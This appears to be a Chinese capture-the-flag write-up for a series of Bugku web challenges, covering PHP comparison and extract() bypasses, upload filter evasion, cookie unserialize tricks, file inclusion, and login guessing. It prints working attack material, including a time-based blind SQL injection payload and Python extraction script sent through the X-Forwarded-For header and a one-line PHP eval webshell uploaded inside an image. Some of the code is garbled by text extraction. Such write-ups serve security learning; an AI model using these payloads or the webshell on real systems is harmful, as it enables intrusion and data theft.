
各种绕过哟

http://120.24.86.145:8002/web7/

Key

SUBMIT

根据源代码 GET 一个uname 和POST一个 passwd 值不能相等 sha1要相等，提交数组。Sha1()均返回null 绕过



```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';


    else if (sha1($_GET['uname']) == sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die("Flag: ".$flag);

    else

        print 'sorry!';
}
?> Flag: flag(HACK_45hhs_213sDD)
```

Web8



题目 147 Solves

Web8

120

txt ? ? ? ?


http://120.24.86.145:8002/web8/

根据源代码

```
<?php
extract($_GET);
if (empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac == $f)
    {
        echo "<p>This is flag:" . " $flag</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
?>
```

extract 可以将\$_GET数组的值转为变量，默认是如果有冲突，则覆盖已有的变量。

File_get_contents() 利用php://input绕过。




```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" . " " . $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

This is flag: flag{3cfb7a90fc0de31}

字符? 正则?



一步步跟着匹配即可，[:punct:]是匹配任何标点符号



考细心

题目 103 Solves ×

考细心

130

地址：http://120.24.86.145:8002/web13/

想办法变成admin

看主页404，但和真正的404页面不一样，没什么发现，于是试了下robots.txt 发现了resusl.php文件。

The Result

Warning:你不是管理员你的IP已经被记录到日志了

By bugkuctf.

```
if ($_GET[x]==$password) 此处省略1w字
```

本来以为是伪造IP，然后注入得到password，提交。然后均失败了。试了下?x=admin 出现flag。。。

The Result

厉害了！
flag(ctf_0098_ikji-s)

117.34.13.12	-----	17-04-17 09:56:28am
117.34.13.12	-----	17-04-17 10:01:06am
117.34.13.12	-----	17-04-17 10:01:26am
58.211.2.24	-----	17-04-17 01:15:32pm
58.211.2.24	-----	17-04-17 01:15:47pm
58.211.2.24	-----	17-04-17 01:15:49pm
58.211.2.24	-----	17-04-17 01:17:31pm
58.211.2.24	-----	17-04-17 01:18:08pm
58.211.2.24	-----	17-04-17 01:22:41pm
58.211.2.24	-----	17-04-17 01:24:21pm
58.211.2.24	-----	17-04-17 01:26:40pm
58.211.2.24	-----	17-04-17 01:27:08pm
58.211.2.24	-----	17-04-17 01:27:10pm
58.211.2.24	-----	17-04-17 01:27:12pm
58.211.2.24	-----	17-04-17 01:27:38pm
58.211.2.24	-----	17-04-17 01:28:33pm

求getshell

题目 74 Solves ×

求getshell

150

求getshell

http://120.24.86.145:8002/web9/

上传题。各种方法尝试。发现是后缀黑名单检测和类型检测
php别名: php2, php3, php4, php5, phps, pht, phtm, phtml 均试下。
发现php5绕过

上面的Content-Type的值 大小写绕过



flag.php

题目 34 Solves

flag.php

150

地址 : <http://120.24.86.145:8002/flagphp/>

点了login咋没反应

提示 : hint

点了没反应, 提示:hint 多次尝试 发现GET一个hint就有源代码

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) == "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```


审计代码，要传一个cookie名为ISeccer的反序列的值。并且反序列后的值要全相等于"\$KEY"
这里要注意是有双引号。

```
elseif ($flag === "$KEY")  
{  
    echo "flag:{111111}";  
}
```

而且\$KEY的传值的此之后的。所以反序列的值不是'ISeccer:www.isecceer.com'。
我们要得到的值是string(0) "" 所以序列化该值即可。

```
18 var_dump("$KEY");  
19 $KEY = 'flag';  
20 ?>  
21  
string(0) ""  
[Finished in 0.1s]
```

```
18 print_r(serialize("$KEY"));  
19 $KEY = 'flag';  
20 ?>  
21  
s:0:"";  
[Finished in 0.2s]
```



Web15

web15 150

地址：http://120.24.86.145:8002/web15/

flag格式：flag{xxxxxxxxxxxxx}

不如写个Python吧

```
error_reporting(0);

function getIp(){
    $ip = "";
    if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    }else{
        $ip = $_SERVER['REMOTE_ADDR'];
    }
    $ip_arr = explode(",", $ip);
    return $ip_arr[0];
}

$host="localhost";
$user="";
$pass="";
$db="";

$conn = mysql_connect($host, $user, $pass) or die("Unable to connect");
mysql_select_db($db) or die("Unable to select database");

$in = getIp();
```

给了源代码

是INSERT INTO的注入，并且不能有','否则会吃掉后面的语句

Payload:

```
1'+(select case when (substring((select flag from flag ) from {0} for 1 )='{1}') then sleep(4) else 1 end ) and '1'=1
```

Python脚本

```
import requests
import string
url="http://120.24.86.145:8002/web15/"
allString=string.lowercase + string.uppercase + string.digits
flag=""
```

```

for i in range(1,33):
for str1 in allString:
data="11'+(select case when (substring((select flag from flag ) from {0} for 1 )='{1}') then sleep(4) else 1 end )
and '1'='1".format(str(i),str1)
# print data
headers={"x-forwarded-for":data}
try:
res=requests.get(url,headers=headers,timeout=3)
except requests.exceptions.ReadTimeout, e:
flag += str1
print flag
break
print 'flag:' + flag
文件包含2

```

题目
42 Solved
×

文件包含2

150

<http://47.93.190.246:49166/>
 flag格式 : SKCTF{xxxxxxxxxxxxxxxxxx}
 hint:文件包含

Key

SUBMIT

看见file想到文件包含， [php://filter/read=convert.base64-encode/resource=hello.php](http://47.93.190.246:49166/index.php?file=php://filter/read=convert.base64-encode/resource=hello.php)

← → ↻ 47.93.190.246:49166/index.php?file=php://filter/read=convert.base64-encode/resource=hello.php

NAIVE!!!

失败。


右键源代码，发现有个upload.php上传。所以上传一个带一句话木马的图片包含即可。

‘<?php’、‘?’这两个被过滤了。换个姿势上传~

```
<?=php eval($_POST['cmd']);</pre

```

成功连接



sql注入2

题目 59 Solves ×

sql注入2
190

http://120.24.86.145:8007/web2/
全都tm过滤了绝望吗？
提示 !|=,+,^,%

Key SUBMIT

根据题目sql注入 试了好久好久，于是请教他人。。。结果大牛说访问下flag 就行了。巨坑！
wordpress

题目 31 Solves ×

wordpress
200

http://wp.bugku.com/
出题花了10分钟，应该很简单的，
进网站看看就明白了。
需要用到渗透测试第一步信息收集

Key SUBMIT

发布者




sun

1998.03.21 [查看sun的所有文章 →](#)

登入后台。根据这个构造账号密码 sun sun19980321

看到隐藏文章



经人提醒才知道，是数据库

找到<http://wp.bugku.com/phpmyadmin/> 登入



Login3

题目 24 Solves

login3

200

<http://47.93.190.246:49167/>
flag格式：SKCTF{xxxxxxxxxxxxxx}
hint：基于布尔的SQL盲注
来源：山科大

Key

